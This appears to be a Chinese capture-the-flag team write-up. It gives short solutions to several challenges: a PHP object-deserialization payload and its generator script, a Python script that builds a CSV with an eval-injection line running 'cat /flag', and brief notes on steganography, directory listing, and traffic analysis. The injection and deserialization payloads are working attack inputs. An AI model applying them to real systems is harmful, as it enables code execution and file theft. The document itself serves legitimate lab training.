WriteUp-山东省分行把子肉队

一、好简单的反序列化

分析代码是

http://67e54266.clsadp.com/?1=O:4:%22Lei1%22:2:{s:1:%22a%22;O:4:%22Lei2%22:1:{s:1:%22c%22;O:4:%22Lei1%22:2:{s:1:%22a%22;N;s:4:%22file%22;s:8:%22flag.php%22;}}s:4:%22file%22;N;}

```
<?php

class Lei1{
	public $a;
	public $file;
}
class Lei2{
	public $c;
}

$lei1 = new Lei1();
$lei1->file = 'flag.php';

$lei2 = new Lei2();
$lei2->c = $lei1;

$payload = new Lei1();
$payload->a = $lei2;

echo serialize($payload);
?>
```

O:4:"Lei1":2:{s:1:"a";O:4:"Lei2":1:{s:1:"c";O:4:"Lei1":2:{s:1:"a";N;s:4:"file";s:8:"flag.php";}}s:4:"file";N;}

反序列化


数据净化器

危险的 eval()使用：sanitize_column 函数对以 "[" 或 "__" 开头的列值直接使用 eval()执行，这允许攻击者注入任意 Python 代码

```python
import csv

# 定义要执行的恶意代码，用于读取flag
malicious_code = "__import__('os').popen('cat /flag').read()"

# 生成CSV文件
with open('malicious.csv', 'w', newline='', encoding='utf-8') as f:
    writer = csv.writer(f)
    # 写入CSV表头
    writer.writerow(['raw_data'])
    # 写入包含恶意代码的数据行
    writer.writerow([malicious_code])

print("恶意CSV文件已生成: malicious.csv")
```

3 回到原点

根据提示 space 文件与 space 进行异或 得到 RIFF 文件 通过 RX-SSTV 转图片得到 Zmxh 的字符串 base64 解得 flag




1 WEB 运维系统

Dir 看到 Key.php 文件 用 sort ke* 查看

2 MISC 被篡改的 PLC 指令

链接 SSH 下载 CTF 文件夹，用 wireshark 分析流量文件 追踪 TCP 流 找到 flag



输入 A: you are smart B: you are smart A: you are smart B: you are smart A:
得出 flag